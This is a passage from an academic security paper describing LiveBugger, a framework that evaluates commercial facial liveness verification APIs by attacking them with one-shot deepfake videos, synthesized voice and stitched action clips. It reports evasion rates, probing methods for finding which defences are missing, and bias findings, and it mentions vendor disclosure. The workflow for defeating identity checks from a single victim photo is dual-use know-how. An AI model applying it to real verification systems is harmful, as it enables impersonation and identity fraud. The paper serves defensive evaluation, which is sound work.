Security Suggestion — Based on our findings, we first discuss why the deepfake-powered attack can break FLV via comparing it with the presentation attack. Then, we provide suggestions for improving the security of FLV. For instance, the random code in voice-based FLV should not be limited to digits, but should be diversified to enhance the protection; action-based FLV should adopt actions that are difficult to synthesize for deepfake. We have reported our findings to affected vendors and received their acknowledgments. In response, one vendor has announced its engagement in a deepfake detection project to address this new threat.

We envision that our suggestions will shed light on developing more effective and robust FLV schemes in general.

2 Background

2.1 Facial Liveness Verification

A general overview of FLV is presented in Figure 1. Below, we give a detailed introduction to the process of FLV, which mainly includes three steps.

Step 1. A user interacts with the application and uses it to record his/her facial image/video.

Step 2. After collecting a user's facial media, the application will call the target FLV API with the recorded media.

Step 3. The API will verify the user's identity by analyzing the uploaded media. During the verification, the API first conducts the liveness detection, which is mainly used to verify whether the voice or action requirements are met and defend the presentation attack. After passing the liveness detection, the API may further conduct deepfake spoofing detection if applicable. Finally, the API will perform face matching between the uploaded face and the reference face to verify the identity. The video/image that passes all the processes will be reported as a valid one.

According to the recorded media, existing FLV can mainly be divided into four categories: 1) **Image-based FLV**: it performs liveness detection based on a static facial image uploaded by the user and mainly focuses on detecting the presentation attack; 2) **Silence-based FLV**: it performs liveness detection based on a facial video clip submitted by the user; 3) **Voice-based FLV**: the user is requested to speak the given digits while recording the facial video, while the FLV performs liveness detection by analyzing both the visual and audio signals; 4) **Action-based FLV**: the user is requested to act according to the given action sequence while recording the facial video, while the FLV performs liveness detection by checking whether the action requirements are met.

2.2 Threat Model

To make our evaluation more practical, we focus on evaluating the security of FLV APIs provided by popular cloud vendors. Therefore, our evaluation is conducted under the black-box setting where an adversary cannot obtain any internal knowledge of the target API, like the liveness verification model, face matching model, etc. In this paper, we mainly consider the one-shot setting — the adversary can obtain one facial image of the victim since it is the lowest requirement for the adversary to bypass an FLV system. Therefore, it can approximately expose an API's worst-case vulnerability.



Figure 2: Face swapping and reenactment.




Figure 3: Overview of `LiveBugger`.

2.3 Deepfake

For studying the new threat brought by deepfake, we use SOTA deepfake techniques to evaluate the security risks of FLV. In general, there are two types of deepfake techniques to synthesize fake images/videos: *face swapping* and *face reenactment* [22]. Both are able to synthesize the required video/image with respect to the given target image and the driving image/video, in which the target image provides the identity information, while the driving image/video provides the background/texture information (face-swapping) or motion information (face reenactment).

As shown in the left plot of Figure 2, face swapping transfers the identity information from the target image to the driving image/video. The driving video can be any video that satisfies the move/voice requirements (e.g., the adversary may use his/her own). In comparison, as shown in the right plot of Figure 2, face reenactment uses the facial movement/expression deformation of the driving image/video to reenact the target image.

To understand the new threat comprehensively, we will use both face-swapping and face reenactment to evaluate the security risks of FLV.

3 Framework

To systematically evaluate the security risks of FLV APIs, we design and implement `LiveBugger`, an evaluation framework with high expandability. `LiveBugger` consists of three main components as illustrated in Figure 3: *Intelligence Engine*, *Deepfaker Engine*, and *Analysis Engine*. Below, we will introduce them in more detail.

3.1 Intelligence Engine

Intelligence Engine is mainly used to construct a complete set of authentication features supported by the leading FLV PaaS vendors. Specifically, *Intelligence Engine* collects the information from the public API documents provided by the vendors, which includes the action types, action sequence length range, the deployment of anti-deepfake detection, etc. Due to the marginal difference of the supported features provided by different vendors, we adopt the union set of them as the features that can be configured by *Intelligence Engine*, which enables a configuration-based intelligence interface for new vendors to be evaluated. *Intelligence Engine* currently has built-in configurations for six representative FLV vendors (the details of these vendors are introduced in Section 4).

However, for security concerns, some implicit information cannot be obtained from the official public information of vendors, e.g., the deployment of coherence detection. Additionally, the vendors may not support the claimed features in practice. To this end, we build a probing dataset inside the *Intelligence Engine* to collect the implicit information and validate the claimed features. Specifically, *Intelligence Engine* can automatically call the target API with the probing dataset, and then obtain the needed information based on the returned results. At present, it mainly uses the probing dataset to collect information on three defense features, including the deployment of coherence detection, lip language detection, and presentation attack detection. The collected information is shown in Table 1. Next, we introduce them in more detail.

Coherence Detection. Coherence detection checks whether the consecutive frames of a video are visually continuous. To check if a target API deploys coherence detection, *Intelligence Engine* includes a probing dataset consisting of a normal dataset and a corresponding disturbed one. Specifically, it uses several randomly selected facial videos to construct a normal dataset. Then, it scrambles the order of the frames in each selected video to get the corresponding disturbed dataset. If the normal dataset and the disturbed one achieve similar success rates, then the target cloud vendor has not deployed the coherence detection; otherwise is the opposite.

Lip Language Detection. Lip language detection is to detect whether the lip movement in a video matches the corresponding audio signal. *Intelligence Engine* includes three probing datasets for this detection: 1) a normal dataset containing videos whose audio signal matches the lip movement; 2) one perturbed dataset consisting of videos whose audio signal does not match the lip movement; 3) another perturbed dataset that includes videos with only audio signals but without any lip movement. If the bypass rate of the latter two datasets is much lower than that of the normal dataset, then the target cloud vendor has deployed the lip language detection; otherwise is the opposite. Besides, by comparing the bypass rate of the latter two datasets, *Intelligence Engine* can check the level of lip language detection deployed by a cloud vendor.

Presentation Attack Detection. Similar to previous methods, *Intelligence Engine* uses several randomly selected videos to construct two probing datasets, including a normal dataset and a replayed one, to check the deployment of presentation attack detection. Specifically, if the bypass rate of the replayed dataset is much lower than that of the normal dataset, then the presentation attack detection has been deployed by the target vendor; otherwise is the opposite.

3.2 Deepfaker Engine

Leveraging *Intelligence Engine*, the configuration information for a target API can be specified, which is then used by *Deepfaker Engine* to synthesize the fake videos/images to evaluate the target API automatically. Specifically, *Deepfaker Engine* incorporates several SOTA deepfake techniques that can work well in the one-shot setting. Below, we briefly introduce the workflow of synthesizing the images/videos for bypassing different types of FLV API and defer the implementation details to Section 4.1.

Image-based FLV. Many target images are unable to pass image-based FLV due to their background information (e.g., brightness and posture). To this end, this module takes several images that can pass image-based FLV as the driving images. Then, since face reenactment methods cannot change the background information, `LiveBugger` utilizes SOTA face-swapping methods to replace the background information of the target image with that of the driving image (i.e., replacing the identity of the driving image with that of the target image) for bypassing image-based FLV.

Silence-based FLV. It takes some randomly selected videos as the driving videos. Then, along with the target image, it uses SOTA face swapping and reenactment methods to synthesize the fake videos for bypassing silence-based FLV.

Voice-based FLV. From the results returned by *Intelligence Engine* (see the details in Table 1), we find that most evaluated vendors have not deployed lip language detection in their voice-based FLV APIs. Therefore, we can directly import the required audio signal to the synthesized video to evaluate voice-based FLV APIs. Specifically, this module synthesizes fake videos based on the target image and a randomly selected driving video with lip movement (some APIs only detect lip movement). Then, after receiving the random digits, it uses a voice synthesis model, which can be the voice synthesis API provided by cloud vendors, to synthesize the required audio signal and import it to the synthesized video. For the few APIs that deploy lip language detection, one needs to record a driving video with the matched lip movement interactively.

Action-based FLV. From Table 1, we find that all the evaluated APIs have not deployed the coherence detection. Therefore, the driving video can be prepared by directly stitching the pre-recorded videos of the required actions. Accordingly, this module provides built-in videos of different actions from volunteers. Based on the stitched driving video and the target image, it synthesizes the corresponding fake video for

bypassing action-based FLV. At the same time, we notice that a few demo APPs evaluated in Section 6 use the coherence detection (see details in Section 6). For evaluating them, after receiving the action sequence, one needs to record a video as the driving video since its natural coherence.

3.3 Analysis Engine

Different vendors provide FLV in various forms. For flexibility, some vendors separate face matching from FLV and offer it as an independent API. When conducting verification, FLV often returns a frame for testing (test frame). The *Analysis Engine* uses the test frame and a facial image of the target individual (reference image) to call the corresponding face matching API to perform verification. For a few APIs which do not return the test frame, we randomly sample frames to conduct face matching and report average results. For several other vendors, face matching is integrated into their FLV APIs, which return both liveness and face matching results. To quantitatively characterize the threats, we propose the following metrics.

Liveness Evasion Rate. It measures the rate of images/videos that meet the action/voice requirements (if applicable) and pass the presentation attack detection. A higher liveness evasion rate implies lower security of the FLV.

Anti-deepfake Evasion Rate. Certain cloud vendors deploy anti-deepfake detection mechanisms. The anti-deepfake detection results are returned to the users separately. Therefore, we use anti-deepfake evasion rate to measure the rate of synthesized images/videos that evade the anti-deepfake detection. A larger evasion rate implies higher attack effectiveness.

Face Matching Rate. It measures the rate of synthesized media that pass the face matching mechanism. A larger matching rate implies better quality of the synthesized media.

Overall Evasion Rate. It assesses the overall security of the target API by measuring the fraction of synthesized media that evade liveness detection, deepfake spoofing detection, and face matching simultaneously. A larger rate implies higher attack effectiveness or less security of the target API.

These metrics allow us to characterize the threats from various defense perspectives (e.g., liveness detection, deepfake detection, face matching) and in a fine-grained manner, leading to a set of interesting findings.

4 Evaluation

In this section, we first introduce the overall experimental setting, including the vendors, datasets, and deepfake methods. Then, leveraging `LiveBugger`, we systematically evaluate the FLV APIs provided by the leading FLV PaaS vendors.

4.1 Overall Experimental Setting

Target Vendors. To make the evaluation more practical, we leverage `LiveBugger` to evaluate the FLV APIs provided by popular commercial cloud vendors according to the facial recognition market share [23]. Specifically, we evaluate the six most representative FLV vendors, including BD, TC, HW, CW, ST, and iFT (to minimize the ethical concern, we have replaced the vendor names with cryptonyms). The reasons behind considering these vendors are as follows. 1) **BD** and **TC** are one of the vendors with the largest China's AI cloud services market and the greatest number of face-related API calls, respectively; 2) **HW** is one of the vendors with the largest China's public cloud market; 3) **CW** is one of the vendors with the fastest growth rate in computer vision and is becoming the leader; 4) **ST** is one of the largest computer vision vendor; 5) **iFT** is one of the vendors with the largest China's AI software market. `LiveBugger` collects the configurations, as shown in Table 1, for the supported authentication features of the FLV APIs provided by these vendors. Table 1 shows the supported authentication features for each target vendor such as voice code length range and supported the action, which facilitates an automated evaluation. Given an evaluation configuration, `LiveBugger` automatically evaluates the target APIs using the target images and the synthesized images/videos. To better illustrate the threat surface, we also evaluate some representative FLV APIs from the global market in Section 6.

Datasets. First, our evaluation needs an image dataset to provide the target images for deepfake synthesis and the reference images for face matching. Therefore, we use the live images from CelebA-Spoof [24] as **the image dataset**. CelebA-Spoof is a face anti-spoofing dataset that has 625,537 images crawled from social media, which includes 43 rich attributes on the face, environment, and spoof types.

Second, our study needs a video dataset to provide driving videos. Therefore, we use the live videos from SiW-M [25] as **the video dataset**. SiW-M provides live and spoof (e.g., replay) videos from 165 subjects [25].

Deepfake Methods and Implementation. According to the threat model, the used deepfake method to evaluate an FLV API should meet the following requirements: 1) it should be identity-agnostic, i.e., it does not need to train a new model for a new target person; 2) it can synthesize the required video based on one facial image of the target person; 3) when synthesizing videos/images, its latency needs to be acceptable; otherwise, a timeout of the target FLV API will occur. Therefore, `LiveBugger` incorporates six SOTA deepfake methods that meet the above requirements, including X2Face [26], ICface [27], FSGAN_S [22], FSGAN_R [22], First Order Method Model (FOMM) [28] and FaceShifter [29]. We present their details, like technical highlights and categories, in Appendix A.1. Note that, except for FaceShifter, we use the open-source code published by the authors. Since FaceShifter is not open-source, we reproduce it according to our understanding of the original paper. All of our experiments are conducted on a server with two Intel Xeon E5-2640 v4 CPUs running at 2.40GHz, 256 GB memory, 4TB HDD, and 4 GeForce GTX 1080 Ti GPU cards.

Before diving into the detailed evaluation results, we




Figure 4: Overview of the insight in our work. Remarks 1-4 denote the evaluation insights, and Remarks 5-10 denote the exploration insights.

Platform	Liveness Type: Image	Liveness Type: Video — Type: Silence	Voice: Voice Cide Length Range	Voice: Voice Code Type	Voice: Default Code Length	Voice: Lip Language Detection	Action: Action Length Range	Action: Default Action Length	Action: Action Type	Common Detection: Anti-deepfake Detection	Common Detection: Coherence Detection	Common Detection: Replay Attack Detection
BD	●	●	3 - 6	Digits	3 - 6	○	1 - 3	1 - 3	Blink, Turn Right Turn Left, Look Up Chin Down, Turn Right and Left	●	○	●
TC	●	●	1 - 6	Digits	4	◐	1 - 2	2	Blink, Open Mouth	●	○	●
HW	●	○		○			1 - 4	1	Turn Left, Turn Right, Blink, Open Mouth	○	○	●
CW	●	●	4 - 6	Digits	4 - 6	●			○	○	○	●
ST	○	●	4	Digits	4	○			○	○	○	●
iFT	●	●		○					○	○	○	●

Table 1: API intelligence collected from cloud platforms. ● denotes full support; ◐ denotes partial support; ○ denotes no support.

Platform	Liveness Evasion	Anti-deepfake Evasion	Face Matching	Overall Evasion
BD	75%	**90%**	99%	68%
TC	53%	85%	**100%**	42%
HW	70%	-	99%	70%
CW	97%	-	**100%**	97%
iFT	**99%**	-	**100%**	**99%**

Table 2: Evaluation of legitimate images against FLV (false positive rate = 100% - evasion/matching rate).

present an overview of the core insights (Remarks 1 to 4) in Figure 4. For each vendor, we evaluate four types of FLV APIs if available, including image-based FLV, silence-based FLV, voice-based FLV, and action-based FLV, the insights of which correspond to Remarks 1 - 4, respectively.

4.2 Image-based FLV

Recall that image-based FLV performs liveness detection based on the uploaded static image and focuses on detecting the presentation attack. To assess the performance of a given API, we first measure its false-positive rate (FPR) using 200 legitimate images sampled from the image dataset, with results presented in Table 2. A lower overall evasion rate implies higher FPR. Observe that although the live image may be directly used to evade image-based FLV, many of them fail to pass the target API due to the background information (e.g., brightness and posture). Below, we consider an adversarial setting: the adversary attempts to transform the failed image into a successful one via deepfake techniques.

Target Images and Driving Images. For each vendor, we first sample 100 images that fail to pass the target image-based FLV API from the image dataset as the target images. Then, for each target image, we select another image with the same identity as the reference image for identity verification. For the driving images, `LiveBugger` randomly selects 10 images with other identities that pass the target image-based FLV API from the image dataset. Utilizing the face detector [30], we crop every image to 256×256 pixels, and without explicitly specified, the video preprocessing in the rest of the paper is the same as that of the image.

Security Evaluation. Since ST does not provide image-based FLV, we evaluate the image-based FLV APIs from the other five vendors. For a given target API and each target image in the corresponding evaluation dataset, `LiveBugger` transforms the image using its *Deepfaker Engine* and then uses the transformed one to evaluate the target API. Note that, as stated in Section 3.2, since face reenactment methods can-




Figure 5: Evaluation of transformed images against image-based FLV APIs (note: HW, CW, and iFT have not deployed anti-deepfake detection, their default anti-deepfake evasion rates are set as 100%).

Platform	Liveness Evasion Rate	Anti-deepfake Evasion Rate	Face Matching Rate	Overall Evasion Rate
BD	67%	37%	100%	25%
TC	72%	100%	100%	72%
ST	62%	-	99%	62%
CW	97%	-	100%	97%
iFT	62%	-	100%	62%

Table 3: Evaluation using legitimate videos to measure false positive rate.

not swap the background information of the failed image, we focus on face-swapping methods (FaceShifter and FSGAN$_S$) in this section.

The results are shown in Figure 5, and we have the following observations. 1) Image-based FLV systems are highly vulnerable to deepfake-powered attacks. For instance, FaceShifter achieves a 95%+ overall evasion rate on CW and iFT. While for Vendor and TC, as shown in Figure 5 and Table 2, the synthesized images even achieve a higher overall evasion rate than the legitimate images (BD: 78% vs. 68%, TC: 56% vs. 42%). 2) The anti-deepfake detection deployed by TC and BD is unreliable. Specifically, FaceShifter achieves 94% and 99% anti-deepfake evasion rate on BD and TC, respectively, even higher than the legitimate images (BD: 94% vs. 90%, TC: 99% vs. 85%). 3) Combining with Table 2 (from which the FPR of each vendor can be derived), we observe that a target API with higher FPR often offers stronger security. For example, TC has higher FPR but also more robustness compared to other evaluated vendors. We speculate that this is due to the utility-security trade-off: FLV often uses a threshold to adjust this trade-off. The threshold may vary in different scenarios (e.g., different lighting conditions). We use the thresholds recommended by the target vendors in our evaluation.

4.3 Silence-based FLV

Silence-based FLV utilizes an uploaded video to verify the identity of a target person. It does not require any additional action, like speaking digits or head movements. Like image-based FLV, we first evaluate the FPR of the target silence-based FLV APIs using randomly selected legitimate videos. Table 3 shows that the FPR of silence-based FLV is much higher than the vendors' claims. However, according to the threat model, we cannot obtain the video of a target person. Therefore, in this section, we want to answer the following question: can an adversary utilize a victim's facial image to bypass the silence-based FLV via deepfake?




Figure 6: Evaluation of silence-based FLV APIs. Since ST, CW, and iFT have not deployed anti-deepfake detection, we assign 100% to their anti-deepfake evasion rate.

Driving Videos and Target Images. We randomly select 40 images from the image dataset as the target images. Similarly, for each target image, we select another image with the same identity as the reference image for identity verification. Besides, `LiveBugger` randomly selects five videos from the video dataset as the driving videos.

Security Evaluation. We utilize `LiveBugger` to synthesize fake videos based on the selected driving videos and target images and then evaluate the target API with the synthesized videos. Since HW does not provide silence-based FLV, we do not show its evaluation. Figure 6 shows the evaluation results of silence-based FLV. Note that certain deepfake methods (e.g., ICface) attain the overall evasion rate/liveness evasion rate of 0, which results in an invisible overall evasion rate/liveness evasion rate in the plots. According to Figure 6, we have the following observations. 1) An adversary can easily bypass the silence-based FLV API. The overall evasion rate on each platform can reach up to 40%+. Especially, for CW, its overall evasion rate can reach up to 90%+, which means that the silence-based FLV API of CW practically performs almost no function. 2) Anti-deepfake detection is necessary for liveness verification. For example, the results using ICface in Figure 6 show that although BD's liveness evasion rate is near 100%, its overall evasion rate is 0 thanks to the deployment of anti-deepfake detection. The importance of deploying anti-deepfake detection is also confirmed by the results of FOMM, which show that although BD and CW have similar liveness evasion rate, BD has a much lower overall evasion rate than that of CW due to its better anti-deepfake detection ability. 3) The anti-deepfake detection deployed by a few vendors may be problematic. Figure 6 shows that compared to FaceShifter, FOMM achieves higher face matching rate but lower anti-deepfake evasion rate. This is due to that it may successfully detect synthesized videos with high quality (i.e., high face matching rate) but fail to detect low-quality ones. For example, Figure 11 in Appendix B.1 shows several frames extracted from a low-quality synthesized video and a high-quality one, respectively. In Figure 11, each frame of the second row has high quality, while the cor-




Figure 7: Performance (overall evasion rate) comparison of FaceShifter and FOMM on different vendors.

responding video cannot bypass the anti-deepfake detection. However, the video consisting of the low-quality frames in the first row is able to bypass the detection. Secondly, fake videos can achieve a much higher anti-deepfake evasion rate than real live videos. As shown in Figure 6 and Table 3, the videos synthesized by FaceShifter can achieve around 60% anti-deepfake evasion rate on BD, while the real live videos only achieve 37%. Therefore, anti-deepfake detection should be further improved.

Compared to other methods, FaceShifter and FOMM have a much higher overall evasion rate. For comparing them more clearly, we show their overall evasion rates on different vendors in Figure 7. They both have a very high overall evasion rate on CW. For BD and TC, FaceShifter performs better, while FOMM performs better on ST and iFT. This indicates that different deepfake methods have different adaptability on different vendors. Therefore, a vendor should consider as many deepfake methods as possible to develop a more general and robust defense method.

4.4 Voice-based FLV

Voice-based FLV requires a user to speak given digits while recording the corresponding facial video to verify his/her identity. Intuitively, since voice-based FLV introduces a random process based on silence-based FLV, it should largely mitigate the security risks. Similar to Section 4.3, we use only one facial image to synthesize the required video for bypassing voice-based FLV. Here, the experiments focus on evaluating the security impact of the following key factors: 1) the random voice process, 2) the lip language detection, and 3) the digit length.

Driving Videos and Target Images. We keep the target images and reference images the same as the images selected in Section 4.3. Then, `LiveBugger` randomly selects five videos with lip movements from the video dataset as the driving videos, since some vendors (e.g., TC) consider lip movements during the verification.

Security Evaluation. According to Table 1, four vendors, including BD, TC, CW, and ST, provide voice-based FLV. Therefore, we will evaluate the security risks of the voice-based FLV APIs on these vendors. During the evaluation, `LiveBugger` utilizes the voice synthesis API from TC to synthesize the required audio signal. Note that, the choice of




Figure 8: Evaluation of voice-based FLV APIs. Since ST and CW have not deployed anti-deepfake detection, we assign 100% to their anti-deepfake evasion rate.

the voice synthesis API does not affect the evaluation result since the voice recognition process in voice-based FLV can correctly recognize the synthesized voice.

The evaluation results are shown in Figure 8. Comparing the results of Figures 6 and 8, we can see that except for CW, voice-based FLV APIs can also be easily bypassed. For example, for FaceShifter in Figure 8, the overall evasion rate of BD can reach up to 60%+, which is even higher than that in silence-based FLV. We speculate that this is because the target API detects the facial liveness and the audio signal separately. Specifically, the target API imports an independent speech recognition process on the basis of the silence-based FLV API to check whether the audio signal matches the given digits without considering lip language detection. Based on the returned API results from BD, we can observe that the audio signal perfectly matches the given digits. Thus, no security gain can be obtained based on the current implementation of voice-based FLV. Interestingly, BD claims that their API supports lip language detection. However, we find that it is not valid. Even the video without any lip movement can bypass it. Similar security risks also exist in TC and ST. However, the voice-based FLV API of TC shows a slightly better defense performance than its silence-based FLV. The reason is that TC additionally detects lip movements but does not require the movements to match the given digits. Due to the imperfection of deepfake methods, the lip movements in some synthesized videos are not obvious, which results in a slight security improvement of the API. As for CW, since it deploys the lip language detection, we give a separate evaluation below.

Lip Language Detection. As shown in Figures 6 and 8, since the driving video has unmatched lip movements with the given digits, the overall evasion rate of CW's voice-based FLV API decreases to 0. To this end, we use the customized driving videos with matched lip movements to evaluate CW and show the results in Figure 12 of Appendix B.2. We find that even though the voice-based FLV API deploys lip language detection, it still has high-security risks.

Length of Given Digits. Intuitively, because of the trade-off between security and utility, increasing the length of the given




Figure 9: Evaluation of action-based FLV APIs. Since HW has not deployed the anti-deepfake detection, we assign 100% to its anti-deepfake evasion rate.

digits (decreasing the utility) should improve the security of voice-based FLV. However, the evaluation results show that increasing the length of the digits at the cost of utility does not improve such security. Due to the space limitations, we place the details in Appendix B.2.

4.5 Action-based FLV

Similar to voice-based FLV, action-based FLV also introduces a random process based on silence-based FLV. The difference is that it requires a person to make head movements according to the given action sequence when recording the corresponding facial video. According to the threat model, we also utilize one single facial image of the victim to evaluate the security of action-based FLV. In this section, we mainly answer the following key questions: 1) does the random action sequence improve the security of silence-based FLV? 2) is there any security difference between different actions? 3) does the action sequence length affect the security of an action-based FLV API?

Driving Videos and Target Images. We also keep the target and reference images the same as those in silence-based FLV. Additionally, we recruit five volunteers to record videos for each of the actions supported by the vendors. Then, `LiveBugger` can stitch the videos of the required actions to construct the driving video.

Security Evaluation. According to Table 1, three vendors, including BD, TC, and HW, provide action-based FLV. However, we find that the action-based FLV API on BD has an implementation problem: a video with the required actions incurs a calling error of the action-based FLV API but works normally with the silence-based FLV API. After contacting customer service, it is confirmed to be a video encoding problem. Since it has not been resolved so far, we evaluate TC and HW in this section.

The evaluation results of action-based FLV are shown in Figure 9. From Figures 6 and 9, we have the following observations. 1) Action-based FLV can be bypassed very easily. For example, as shown by the FaceShifter of Figure 9, the liveness evasion rate on HW can reach up to 97%, and the overall evasion rate can reach up to 80%, which brings serious risks to the downstream applications. 2) Compared to silence-based FLV, the security gain of action-based FLV is marginal. Especially, as shown by the FOMM results in Figures 6 and 9, the overall evasion rate of action-based FLV on TC is even slightly higher than that of silence-based FLV. 3) As action-based FLV requires large movements like looking up and turning left, the synthesized videos usually have poor visual quality. However, even if a synthesized video is unreal to humans, it can still bypass the current anti-deepfake detection mechanism with a very high success rate. For example, the result of FaceShifter in Figure 9 shows that the anti-deepfake evasion rate on TC can still achieve as high as 100%. Therefore, the current anti-deepfake detection should be further improved to enhance the security of the target API.

Platform	Attributes		Liveness Evasion	*P*-value	Anti-deepfake Evasion	*P*-value	Overall Evasion
BD	Race	Colored	82%	**0.049**	**72%**	**0.0055**	63%
		White	**89%**		58%		55%
	Gender	Male	74%	**0.0001**	59%	0.53	50%
		Female	**96%**		**62%**		62%
TC	Race	Colored	43%	**0.00058**	**93%**	0.78	42%
		White	**67%**		92%		63%
	Gender	Male	46%	**0.0000016**	96%	0.31	41%
		Female	**78%**		**99%**		78%

Table 4: Evaluation of bias and statistical tests.

Security of Different Actions and Lengths. An action-based FLV API usually supports different actions and action sequence lengths. Then, we evaluate the security variance for different action requirements, and find that they do not result in security variance. Due to the space limitations, more details are deferred to Appendix B.3.

5 Exploration

In this section, we explore various factors that may affect the attack effectiveness from the perspective of deepfake in-depth and discuss potential improvements in bypassing FLV[2]. To better demonstrate the impacts of various factors, we consider the two most effective methods (FaceShifter and FOMM) during the exploration. The overview of insights found in this section is shown in Remarks 5 - 8 of Figure 4, which correspond to the core insights found in the exploration on the bias of API, adversarial training, influence factors, and the customized two-stage attack, respectively.

5.1 Bias of API

To explore the bias in FLV, we first divide the video dataset into two groups according to a particular attribute that might have bias. Then, we sample 100 videos from each group and use `LiveBugger` to directly evaluate a target API with these sampled videos (not use *Deepfaker Engine*). As the video dataset provides a large number of live videos sampled from different environments (e.g., lighting), to limit the influence of other factors, we manually select two groups of videos to ensure that they have the same number of videos from the same environment. Considering the simplicity of distinguishing attributes, we mainly explore the potential bias in gender and

[2]Withou explicit specification, the exploration experiment is conducted on silence-based FLV.

Platform	Method	Liveness Evasion	*P*-value	Anti-deepfake Evasion	*P*-value	Overall Evasion
BD	FOMM	95%	0.14	33%	**0.00000039**	33%
	FOMM (Adv)	**97%**		**46%**		**46%**
TC	FOMM	29%	0.29	59%	**0.042**	19%
	FOMM (Adv)	**36%**		**69%**		**25%**

Table 5: Evaluation of adversarial training.

race. In the future, we will explore the bias of more attributes in FLV. We show the evaluation results and the corresponding *t*-test statistics in Table 4, respectively. Note that, since the overall evasion rate depends on liveness evasion rate and anti-deepfake evasion rate, we omit the statistical test for overall evasion rate.

From Table 4, we can see the bias in FLV. 1) The racial and gender biases exist in the presentation attack detection (measured by liveness evasion rate) of FLV API, and all the *P*-values for liveness evasion rate are less than 0.05 (many of them are even less than 0.01), which means that such biases are significant. For example, the liveness evasion rate of males on TC is only 46%, while that of females can achieve as high as 78%, and the corresponding *P*-value is 0.0000016, which indicates a significant gender bias. 2) Although the bias of anti-deepfake evasion rate is not significant as that of the liveness evasion rate, it also exists in some cases. For example, the anti-deepfake evasion rate of the colored on BD can achieve as high as 72%, while that of the white is only 58%, and the *P*-value is 0.0055, which means a statistically significant bias.

In summary, there are biases in FLV, which may bring significant security risks to a particular group of people. How to eliminate the biases in FLV is an interesting future work.

5.2 Adversarial Training and Anti-deepfake Detection

According to Figures 6, 8 and 9, compared to FOMM, FaceShifter can bypass the anti-deepfake detection more efficiently. We speculate that this is due to the adversarial training used in FaceShifter. Specifically, in adversarial training (widely used in Generative Adversarial Networks [31]), the goal of the discriminator is to distinguish the synthesized videos from real ones, which is similar to the goal of anti-deepfake detection, while the goal of the generator is to deceive the discriminator. Therefore, the adversarial training may make the synthesized video more likely to bypass the anti-deepfake detection (i.e., higher anti-deepfake evasion rate). Note that, without the discriminator, FaceShifter fails to synthesize satisfying videos. We thus utilize FOMM to explore the role adversarial training (i.e., discriminator) for bypassing FLV. We present the results and the corresponding *t*-test statistics in Table 5.

